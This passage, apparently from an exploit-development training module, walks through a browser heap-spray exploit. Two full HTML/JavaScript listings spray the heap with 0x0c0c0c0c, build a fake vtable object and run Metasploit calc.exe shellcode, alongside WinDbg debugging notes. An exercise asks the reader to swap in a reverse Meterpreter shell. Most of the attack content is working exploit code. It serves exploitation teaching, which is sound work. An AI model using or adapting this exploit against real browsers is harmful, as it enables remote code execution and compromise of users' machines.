u1c8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708b%uad1c%u688b%u8908%u83f8%u
6ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u6163%u636c%u652e%u6578%u4100");
```

```
            while (mystr.length< bytes) mystr += mystr;
            return mystr.substr(0, (bytes-6)/2) + shellcode;
        }
</script>
</head>
<body>
<script>
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(133120, FAKEOBJ);
        alert("ph33r");
        // Perform 1000 allocations of 133120(0x20800) bytes on the heap
        for (var k = 0; k < 1000; k++) {
            // <- USE substr not += to avoid "undefined" problem
            evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

Final Exploit source code

Running the final exploit we see execution stops at our breakpoint *"mov ecx, dword ptr[eax]"*. *0x0c0c0c0c* is a valid address and stores our FAKEOBJ. The first 4 bytes are the address of the fake virtual function table, once again pointing to *0x0c0c0c0c*.

Virtual function stored at a *0x84* offset from the beginning of the vtable is executed and because 0x0c0c0c90 points once again to *0x0c0c0c0c*, the following ASM instructions at this address are executed:

OR AL, 0x0C → 0CC0




Figure 79: Virtual function is being called




Figure 80: landing inside the NOP sled

The *OR* instruction just executes the *OR* operator on source *0x0C* and destination *AL* register and stores the result in *AL*. This means that from our point of view, it acts as a *NOP SLED* until execution reaches our real shellcode.




Figure 81: Our payload has been executed

Here we can see the final exploit including the *debugHeap* function used to be able to monitor allocations while JavaScript is running. You will notice another function named *pausemill* which is needed to stop script execution for a few milliseconds during "for loop" iterations - this is needed to allow Windbg to print its output[66].

```
<html>
<head>
<script>
        //Simple func to fix string length according to BSTR spec
        function alloc(bytes, mystr) {
                // windows/exec - 121 bytes
                // http://www.metasploit.com
```

[66]The "debugHeap method" seems to not work well with big and numerous allocations. It seems the problem relies on the fact that Windbg doesn't have enough time to respond and print its output in a "heavy" for loop. Pausing execution between iterations solves this problem.

```
            // EXITFUNC=seh, CMD=calc.exe
            var shellcode = unescape(
"%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0
%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%
u1c8b%u018b%u89eb%u245c%uc304%u315f%u60f6%u6456%u468b%u8b30%u0c40%u708b%uad1c%u688b%u8908%u83f8%u
6ac0%u6850%u8af0%u5f04%u9868%u8afe%u570e%ue7ff%u6163%u636c%u652e%u6578%u4100");
            while (mystr.length< bytes) mystr += mystr;
            return mystr.substr(0, (bytes-6)/2) + shellcode;
        }

        // Debug Heap allocations enabling RtlAllocateHeap breakpoint
        function debugHeap(enable) {
            if (enable == true) {
                void(Math.atan(0xdead));
            } else {
                void(Math.asin(0xbeef));
            }
        }

        // pause x millisec for Windbg breakpoints output
        function pausecomp(millis) {
            var date = new Date();
            var curDate = null;
            do { curDate = new Date(); }
            while(curDate-date < millis);
        }
</script>
</head>

<body>
<script>
        debugHeap(true);
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(133120, FAKEOBJ);
        alert("ph33r");
        // Perform 1000 allocations of ( GUESS THIS VALUE ;) ) bytes on the heap
        for (var k = 0; k < 1000; k++) {
           // <- USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        pausecomp(100);
        }
        debugHeap(false);
        document.write("<iframe src=\"iframe.html\">");
</script>
</body>
</html>
```

Final Exploit including Javascript debug functions

Exercise

1) Try to debug allocations from javascript using the above exploit (which is the allocation size to use in the RtlAllocateHeap breakpoint?);
2) Repeat the example above (Final Exploit without debugging functions) and modify accordingly in order to receive a reverse meterpreter shell.

Wrapping Up

In this module we used advanced heap spray techniques in order to obtain reliable code execution. Browser vulnerbilities do not always allow an attacker to manipulate the stack easily. For this reason we envoke javascript functions in order to precisley inject our payload to the heap, and redirect code execution to that area.